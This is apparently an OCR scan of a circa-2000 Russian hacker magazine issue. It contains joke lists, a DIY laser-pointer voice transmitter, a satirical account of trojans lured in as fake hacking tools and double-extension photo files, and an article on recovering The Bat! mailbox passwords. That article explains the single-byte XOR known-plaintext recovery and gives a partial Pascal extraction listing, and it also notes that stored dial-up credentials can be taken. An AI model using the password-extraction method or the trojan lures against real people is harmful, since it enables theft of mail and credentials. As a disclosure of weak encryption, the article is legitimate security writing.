Газета "Экстра М" (хорошо растапливать печку в бане)
Московское метро, кольцевая линия, часы пик ("Сами мы не местные ...")
Русские народные сказки (про Василису Дурак все читали?)




Фильмы




Ежи Кавалерович "Фараон" (первоисточник)
Адъютант Его Превосходительства ("Пал Андреич, Вы шпион?")
Бриллиантовая рука ("Лелик, только без рук!")
Камерон "Титаник" (заснул при просмотре кассеты)
Люк Бессон "Пятый элемент" ("I know", ZORG)
Георгий Данелия "Джентльмены удачи" (стоял за билетами 3 часа)
Никита Михалков "Неоконченная пьеса для механического пианино" (одеколона "Чеховъ" тогда не продавали)
Элем Климов "Добро пожаловать или Посторонним вход запрещен" (яркая иллюстрация пионерского детства)
Эльдар Рязанов "Берегись автомобиля" ("Жениться надо на сироте", - Дима Семицветов)
Великолепный ("Твоя кожа подходит к Баху" - Бельмондо)

Торговые марки



Сигареты "Нефертити" (голубой фильтр, слабоватые)
Бальзам "Абу Симбел" (пил в чистом виде, брр...)
Шампанское "Дом Периньон" 1956 года (употребляется только с белужьей икрой)
Варьете "Мулен-Руж" (прав был парторг, отвратительное зрелище)
Плас Пигаль в Париже (а на Тверской получше будет)
Тамагочи - народная японская забава (у знакомого окочурился через неделю)
Кубик Рубик (собирал за 2 минуты!)
Горбушка ("Чем интересуетесь?")
Prince 3D (играл в первого, dos'овского, какие наши годы ...)



Карманный Лазерофон Прозвонкина




Доктор Прозвонкин (Dr.Cod@xaker.ru)

Серия: "Агрегаты радиовредителя".

Каждый вечер и каждый восход,
Прозвонкин в руки паяльник берет.

Семинар в стиле X

На семинаре сидит парень, в ушах бананы. Они всегда у него в ушах, все уже привыкли. Отличник на другом конце аудитории что-то шепчет в рукав, совсем заучился приятель. Вряд ли тупому преподу по физике может прийти в голову, что студенты собрали карманный лазерофон и сейчас отпускают в ее адрес грязные словечки. Да даже если ему дать его в руки, он не поймет, что это такое...



Историческая справка



Никогда не пробовал собрать что-то по схеме из книжки? Какой-нибудь придурочный звонок на 20 микросхемах? Два месяца ты ищешь детали, месяц все это паяешь, и ничего в результате не работает...
Но однажды после выхода очередного X все дружно принялись глушить (нет, не водку) телеки... Мне пришла куча писем: одни хвалили глушилку, другие просто не верили, что такое может работать. Надеюсь, что до кого-то все-таки доперло, что крутые устройства можно собрать просто из подручных средств. Наш СамГлавРед Покровский это понимает отлично. Еще бы! Он старый радиолюбитель, сам ZX-Spectrum паял (свой первый компьютер). Поэтому подошел он ко мне и сказал: "Надо, Федя, надо". Нужны простые устройства, которые обязательно будут работать, и мы будем печатать именно такие. Ура, товарищи!

Детали лазерофона

1) Лазерная указка, которая тебе уже надоела.
2) Прокладка для водопроводного крана (и никаких крылышек).
3) Шуруп. Его закрути себе в лоб, чтобы задница не отвалилась.
4) Угольный микрофон от старого телефона.
5) Четыре пальчиковых батарейки.
6) Солнечная батарея от калькулятора или часов.
7) Старый плеер с наушниками.
8) Провода, скотч, чистые руки, которые растут откуда надо, а не откуда обычно.


Как сделать передатчик

Прежде всего надо подключиться к лазерной указке. Для этого вставь шуруп в водопроводную прокладку как показано на рисунке. Теперь засунь его шляпкой на пружину внутрь указки вместо батареек. Один провод засунь между резинкой и корпусом указки, другой прикрути к шурупу.

Скрути четыре пальчиковых батарейки скотчем и соедини их последовательно проводами. Осталось подсоединить между указкой и батарейками мембрану от телефона. Чтобы указка всегда светила, прикрути к ее кнопке скотчем спичку. Минус батарейки должен подаваться на шуруп, а плюс через микрофон на корпус.
Работает это очень просто. Когда ты говоришь, меняется сопротивление угольного микрофона и яркость светодиода в указке.

Как сделать приемник

Принимать сигнал лучше на солнечную батарею от калькулятора, в нее легче попасть из



указки на большом расстоянии. Если жалко калькулятор, отпили напильником шляпку у транзистора и свети указкой на кристалл, так транзистор будет работать как солнечная батарея. Как усилитель можешь использовать плеер, просто подсоедини выходы солнечной батареи к выводам его головки.

Конструкторское исполнение

Можешь подсоединить в цепь небольшой переключатель, чтобы включать и выключать указку. Все провода лучше припаять, но если с этим плохо, лучше просто прикрути их, а где не получится, добавь немного скотча (старого доброго английского скотча внутрь). Придумай, как закрепить мембрану на рукаве и куда деть связку с батарейками. Все это на твой личный вкус.

Факинг мануал


Нужно попасть зайчиком от указки на солнечную батарею. Когда ты говоришь в телефонную мембрану, твой приятель слышит твой голос в наушниках очень четко. Для этого его плеер должен быть включен. Специально для космонавтов: "Нажми кнопку PLAY!". Передается отлично даже шепот. Вообще лучше положить указку и солнечную батарею на подставку, хотя если потренироваться, можно держать все это на весу. Если тебе удастся хорошо прицелиться, то ты сможешь трепаться со своим приятелем или приятельницей в доме напротив через окно.

Ответственность

Редакция и Прозвонкин не несут ответственности за сожженные указки, плееры и раскуроченные калькуляторы. У меня все это работало и продолжает работать, и я не виноват в том, что у кого-то при инсталляции руки с ногами перепутали или мозги недопатчили.







Здравствуйте, товарищи хацкеры! Сегодня вам о своем нелегком существовании поведает ламер, т.е. я. Раз уж заговорили мы о халявном Инете, то мне просто непростительно молчать. Сколько раз вы меня кидали на Инет, крали аську, дефейсили пагу? Много. И очень часто впарив мне трояна. Как раз на этом моменте я хотел бы особо заточить ваше внимание. Я расскажу вам про то, как меня разводили, чтобы я принял и запустил эти ужасные, смертоносные проги.

Детство

Тогда не было троянов, по крайней мере, я о них не знал. И основными "вредоносными программами" являлись вирусы. Приходил ко мне приятель, прихватив дискеточку 5,25. Где находились чудные игры, программки, какие-то файлы странные. Почему-то смущал меня мой корефан, когда расплывался лукавой улыбкой, наблюдая за тем, как я запускаю файл game.exe.

Еще больше он улыбался, когда я рассказал, что у меня потерло все на винте, а при загрузке вылезает надпись "Привет с того света". Смешно ему было, что дядька ламер купился на чудо-игру, в которую толком-то и поиграть не успел. А что поделаешь? Времена-то были тяжелые, и достать достойный софт и гамесы было не просто. Особенно часто я стал загребать вирусы, скачав файлики с ББСок. Где хранились суперигры, типа дума и еретика, имевшие объем в 5K. :) И как ты понял, меня разводили на том, что очень хотелось погамиться. Но время шло, и постепенно возросли ставки: теперь злодеи хотели лишить меня честно купленного Инета, выкрав пароли троянцами.

Супер проги



Так исторически сложилось, что трояны содержатся в исполняемых файлах. Ровно, как и все остальные, не такие ужасные проги. И увидев sex.exe, я ничуть не смущался, полагая, что в файле находится очень ценная программа. А что за программа? Этим вопросом задавались многие хацкеры, пытавшиеся меня поиметь. Для них сообщу, что меня очень интересовали проги с различными волшебными возможностями, среди которых было немало хакерских. Разберемся по порядку.

Нюки. Атака на отказ - одно из совершеннейших



явлений хакинга. Вот и мне захотелось получить софт, запустив который, я смогу расправляться со злодеями, выкинув их из сети. И встретив обещание "Супер нюк убивает любую систему", обязательно скачивал предлагаемый файл.
Файл: NUKE2000.EXE
Крякер паролей. Ламерам тоже хочется чего-нибудь похакать. Они тоже люди. Вот и я нашел как-то ПО для взлома любого сервера или любого пользователя сети. Там было такое обещание: "Введите адрес сервера и через 2-3 минуты вы получите все содержащиеся пароли". Вот мне и захотелось что-нибудь взломать этой программой. Для хака обычного юзера там прилагался дополнительный модуль, описанный хацкерами так: "Введите IP адрес жертвы, и вы сможете получить пароль от Интернета, а если пожелаете - можете испортить компьютер или отключить его от сети".
Файл: PASSWORDHACK.EXE

Генератор. Я как-то слышал про кардеров, и мне тоже захотелось получать товары по кредитной карте, не заплатив ни копейки. Тогда я стал искать генераторы номеров. Но находил только левые какие-то. Совсем обыскался, пока не обнаружил новый ген. Его автор сообщал следующее: "Теперь вы можете получать номера кредитных карт системы VISA в любом количестве, причем полученные номера будут исключительно рабочими, и вы сможете производить покупки в онлайн магазинах". Вот такой чудо-генератор.
Файл: GENERATOR.EXE

Другой генератор. С недавних пор стало модно вводить оплату за Инет по карточкам, например, как у МТУ, Ситилайна, РОЛ, ОРЦ. На покупаемой карточке находятся ключ и код, которые требуется ввести для получения доступа. Только я подумал, что можно эти номера генерировать, как мне попался такой нужный инструмент:
"С новой программой вы сможете получить постоянный доступ в сеть Интернет, получив сгенеренные коды". Всего было несколько программ, рассчитанных под каждого провайдера. Я скачал и запустил все.
Файл: MTUPASSWORD.EXE

Ускорители. Как-то мне предложили скачать ускоритель браузера, позволяющий работать в 5 раз быстрее! Но я не поверил, т.к. знал, что настолько сильно ускорить соединение нельзя. Я был уверен, что можно максимально достигнуть ускорения вдвое или втрое. И нашел реально работающий ускоритель: "Вам не надоело дожидаться загрузки страниц в браузере? Хватит. Теперь с помощью
SPEED браузер будет работать в 3 раза быстрее!!!". Но что-то ускорения я не почувствовал и стал искать модемный акселератор. И нашел специальный девайс, позволяющий соединяться на скорости 115 КБ в сек! Это быстрее, чем на выделенке, представляешь! Человек, предложивший мне эксклюзивно протестировать новинку, объяснил это новое явление так:
"В условиях российских телефонных сетей работать в Интернет практически невозможно. Требуется корректировка и фильтрация сигналов. Учитывая множественные просьбы и заявления пользователей Интернет, оборонной промышленностью был разработан радикально новый метод очистки телефонных сетей, заключенный в небольшую программу. Теперь вы сможете значительно ускорить работу в Интернет, достигнув небывалого качества связи - 115 КБ/С.". От таких предложения не отказываются.
Файл: SPEED.EXE, FASTMODEM.EXE


Защита. Ну, кому бы ни хотелось почувствовать себя в безопасности? Я - не исключение, и почувствовав опасность со стороны хакеров, стал заниматься своей обороной. Например, я очень боялся за свой компьютер в период Милленниума. Ты же сам, наверное, слышал про всякие вирусы, активизирующиеся с наступлением 2000 года. Не стоит забывать и о проблеме 2000-ого года, которой я опасался не менее. И, видно, были услышаны мои молитвы - прислали под Новый год мне исправитель проблемы 2000. Кажется, из кампании Negrosoft, для устранения проблемы в их операционной системе Walls 98 и Walls NT. Проблему я устранил, но опасения относительно вирусов не пропали. Наверно, так и сейчас бы боялся, кабы ни получил патч от вирусов "Лариса" и "Вынь чих". Установив защиту от вирей, я попросил выслать мне защиту от вируса Happy, но мне так и не ответили. :(Очевидно пишут эксклюзивную защищалку для меня!
Файл: BUG2000.EXE, ANTIVIRUS.EXE

Разгон. Это что-то из серии ускорения, но нечто более железное. Однажды я прознал про такое понятие, как "разгон", позволяющее увеличить скорость работы за компом в несколько раз! Но, как мне объяснили, надо лазать внутрь машины и еще что-то крутить в биосе. Это отстой, и для более простого решения я обнаружил девайс, с помощью которого можно сделать из моего P200 - P3 450!
Файл: UPGRADE.EXE

Женщины 

Так уж повелось, что я увлекся сетевыми знакомствами и в определенный момент времени предлагал обменяться с девушкой фотками. Относительно моих фотографий - промолчу, т.к. это тебе не интересно. Куда более затейливы девочки инетчицы, со своими фотками. Стал я замечать, что девки сами стали давать... пардон, давать фотки. Поначалу я их брал и запускал, но потом, поняв подвох, стал настороженно относиться к столь темпераментным дамам. Короче, меня разводили более грамотно - кормили разговорами в течение минут 20, пока я ни доходил до нужной кондиции и сам ни просил фоту. Отсюда вывод, что на слишком быстрые предложения лицезреть мордаху новой знакомой не обязательно поведется ламак типа меня. Потом я узнал, что злодей, который давал мне вредоносные программы под видом фотки, параллельно так же общался еще с 5-ю такими же чайниками, как я.
Однажды мне предложили запустить файл foto.exe. Но даже несмотря на мою компьютерную неграмотность, я не повелся на это дело: какого, спрашивается, хрена фотки стали паковать в исполняемые файлы? Ну, мне и объяснили, что это самораспаковывающийся архив, который даме сделал старший братик, чтобы арх весил меньше. И что самое интересное - такое объяснение я получил чуть ли ни от трех "девиц", давших foto.exe. Потом смотреть фотки стало интересней, т.к. они стали находиться в загадочном варианте - foto.jpg.............................exe.
И весили порядка 30K. Бывало и так, что после запуска фотки у меня выскакивало сообщения об ошибке или вообще ничего не было. :(
После моего вопроса девицы обычно исчезали, и у аськи загорался красный цветочек. Не судьба, видать.
А как-то ко мне в аську залезла такая любвеобильная дама, что предложила взглянуть на ее чудное личико из файла весом в 500К. "Наверно, в ней столько любви и страсти", - подумал я, и закачал файл sexylena.bmp..................exe. Кабы это был файл в JPG, то ни в жизнь не поверил бы, а тут БМП, славящийся своей изрядной толщиной. Запустив, никакой особой любви не получил: на фотке был негр с надетым чехлом на половой инструмент. :) Шутница попалась. Как попалась, так и исчезла через 5 минут, сказав, что пошла почту проверять. До сих пор оттуда не вернулась. :)
Но потом с моего счета у провайдера ежемесячно стало списывать порядка 300-500$, и я стал экономить, и вместо прежних 40 минут в день выходил в Инет на полчаса. И вместо аськи прибег к услугам служб знакомств онлайн, таких как fortune.ru, kiss.ru, dating.ru. Где оставлял свое объявление с предложением к знакомству. Писем было не так много, как я ожидал, но вот фоток пришло прилично: наверно, я такой красивый был, что мне с первого же письма фотку кинули. :) Тут приходили все те же photo.jpg.........................exe, с комментариями типа: "Мои откровенные фотографии только для тебя. Пожалуйста, когда посмотришь фотки, обязательно напиши мне или перешли своим друзьям. Целую". Вот как лихо завернула! Но мне не понравился такой момент: письмо этого содержания и наполнения пришло не только мне, но и еще 20 мужикам, занесенным в раздел Carbon Copy.
В дальнейшем я открывал письма, только адресованные мне, учти это, хацкер.





Vovan aka LOki (loki@infantry.com) ICQ: 59946949

КАК Я ЛОМАЛ The Bat! ИЛИ

После огромного количества хвалебных статей "о лучшем мэйлере всех времен и народов" во всевозможных изданиях я набрал пару ведер увесистых булыжников и буду бомбить ими загаженный летучими мышами огород RIT Labs. И пусть не обижаются. В любой бочке меда обязана быть одна (но большая) ложка г... эээ-э-э, дегтя.

Пролог

Ты не задумывался: сколько людей пользуются The **Bat!-ом?** (Вся редакция Х юзает только **The Bat!** - прим. ред.) Сколько народу скачивает его с ritlabs.com и громко вопит в fido7.ru.crack: "Дайте мне кряк к Бату!", создают трафик astalavista.box.sk и других поисковых машин?

Много! Удобная вещь: быстро бегает, места мало занимает, наворотов и прибамбасов немеряно. А у тебя, случаем, не Бэт мэйлером работает? И о чем в нем пишешь? А переписочку где хранишь? Где обычно? И не боишься? А-а-а, пароль поставил! Ну, погоди, погоди... Проверим, как ты умеешь хранить тайны...

А началось все с мелочи. Решил как-то разок проверить: можно ли Бату доверять на хранение духовные ценности (CityCat'овский eat.dodbar). Поставил пароль. Дай, думаю, посмотрю: а чего он там делает-то с паролем? Посмотрел. Не прошло и пяти минут, как была написана программка (простейшая, на Паскале), показывающая пароль любого запароленного ящика. Но обо всем по порядку.

Итак, слово обвиняемому - Бату Вампировичу: "Работая с **The Bat!**, Вы можете закрыть ваш почтовый ящик паролем, так что никто не сможет прочитать Ваши письма без Вашего разрешения".

Ну да! Так уж и никто! Разрешения еще спрашивать!

Надрежем лобовую кость...

Напомню, что все письма **Bat!** хранит в файлах, (он их называет базами писем) с расширением .MSB. С них-то я и начал. Сохраняю один из них (ну, например, Inbox\messages.msb) без пароля на ящике с именем ORIG.MSB, потом установил пароль на ящик (его можно было даже не запоминать - настолько нетрудно оказалось его оттуда достать) и сохранил этот же файл с именем CRYPT.MSB.

Сравниваю зашифрованный и незашифрованный .MSB-файл, зорким оком замечаю такие вещи:

1) размер файла не изменился (хороший признак, однако);
2) изменился кусок в заголовке файла (а что же там лежит?);
3) зашифрованное тело письма (а какой смысл хакать пустой файл?).

При этом последовательности символов в оригинальном письме повторяются и в зашифрованном виде. Имеем явно не блочный шифр, т.к. он из повторяющихся строк на выходе ТАКОЕ вытворяет - мать родная не узнает. Да и не подстановочный тоже - в нем строка из одинаковых символов (приличной длины - см. рисунок) на выходе может возникнуть только чудом. Причем с той же позиции. И одинаково во всех письмах. Но другими символами. Допиваю утренний кефир, отставляю чашку в сторону... АГА! ПОПАЛСЯ! Возникла правомерная мысль, что передо мной обыкновенный заезженный XOR по одному байту. И это действительно он!

Ну вот! Теперь он и тебя посчитал!

Значение, которым XORится файл, зависит от пароля. Нужны доказательства? Мне в лом их копать: очень не хочется дизассемблировать EXE мега в 3 длиной. Или перебирать сотни три паролей. Поэтому здесь начинается то, что буржуйские криптологи называют "Known text attack", т.е. "атака по известному тексту" - имеем оригинальный текст, имеем полученный текст, знаем алгоритм - получаем ключ.

Но не зря же имеется два файла - с паролем и без. Поскольку в результате бесчеловечных издевательств было выяснено, что ВСЕ (непустые) Bat!овские MSB-файлы ВСЕГДА (неясно зачем) заканчиваются парой символов CR-LF (перевод строки). Выяснение значения, которым производится XOR, упрощается до неприличия.

Беру последний байт файла и устраиваю ему XOR по значению 10 (LF, если кто забыл). Вижу последовательности в заголовке файла (с 13 байта) и пройдусь по ней XOR'ом с тем же значением. Спешите видеть! Вот оно - Pascal'евская (0-й байт - длина) строка с паролем. Вот так! Пароль наш!

Получаю значение, которым зашифрован файл. Так можно расшифровать все письма в этом файле. Судя по всему, Bat! из вводимого пароля вычисляет значение, потом им расшифровывает лежащий в .MSB пароль и сравнивает его с введенным. Схема очень даже хорошая, надежная, вот только всю эту красоту и идиллию портит катастрофически неудачный (просто лажовый) алгоритм шифровки. Уж очень он у них простой. Создателей нехватило ни на какой более-менее приличный блочный шифр. Даже не блочный. Да любой. Caesar или Viginere (а еще круче - DES) заставили хотя б задуматься (на пару минут, часов, дней, недель - в зависимости от сложности алгоритма). А так... детский лепет.

Эпилог

"Если у Вас уже имеется пароль для ящика, Вы можете ввести пустую строку в качестве пароля - после этого ящик будет не защищен".

А пароль уже имеется... Вперед!

Кстати, зашифрованный таким хитрым образом пароль лежит в КАЖДОМ .MSB-файле в ящике (а на кой, собственно, в каждом?).

"Заметьте, что почта в ящике шифруется, если Вы устанавливаете пароль. На случай, если Вы забудете пароль, запишите его где-нибудь".

Ага, на крепких лбах товарищей программистов-авторов Батона.

А теперь - Киндер-Сюрприз для Самых Находчивых!

В интегрированной в The Bat! звонилке может храниться и login с password'ом - вдруг The Bat! у юзера сам дозванивается и почту забирает. Хранится не в реестре, а рядом с .MSB - в каталоге ящика, в account.cfg, кажется. Вот вам еще



ПАРОЛИ ВАМПИРА

и Инет на халяву! А ведь хотели просто почту почитать...

Самые нервные, наверное, сейчас завопят: "А нам что же делать"? А вам, дорогие мои, настоятельно рекомендуется не хранить пароли где ни попадя и пользоваться PGP. ПЖП с Батом прекрасно интегрируется. А главное - старайтесь пореже пускать за свой комп посторонних, даже хорошо вам знакомых. У меня один хорошо знакомый (ака посторонний) за две минуты гиговый винт умудрился прошерстить, пока я чайник ходил ставить (правда, ничего важного не нашел - для этого у меня Kremlin установлен - DES, IDEA, CAST, 3DES и другие официальные лица), а после моего прихода незамедлительно схлопотал в ухо и больше так не делал. :) Так что следите, гоните всех. Это ведь персональный компьютер, а не коллективная игрушка.

P.S. Гонорар за публикацию статьи автор перечисляет фирме RIT Labs на покупку книги **Bruce Scheier "Applied Cryptography".**

А вот и заветный листинг нового монстра для выбивания паролей из вампира.

```
program Bat_Hack;
var SourceFile: file of byte;
  ch: char;
  c: byte;
  XOR_Value: byte;
  PasswordLength: byte;
  count:longint;

begin
assign (SourceFile, paramstr(1));
reset (SourceFile);
seek (SourceFile,filesize(SourceFile)–1);
read (SourceFile,c);
{Читаем последний байт файла}
{Этот байт – LF XORен по XOR_Value}

XOR_Value := (c xor 10);
{Находим XOR_Value}

seek (SourceFile,13);
read (SourceFile,c);
{Это длина пароля XORенная по XOR_Value}

PasswordLength := (c xor XOR_Value);
{Находим длину пароля}

if PasswordLength = 0 then
{Вдруг пароль не установлен}
begin
writeln ('No password !');
{не судьба...}
exit;
end;

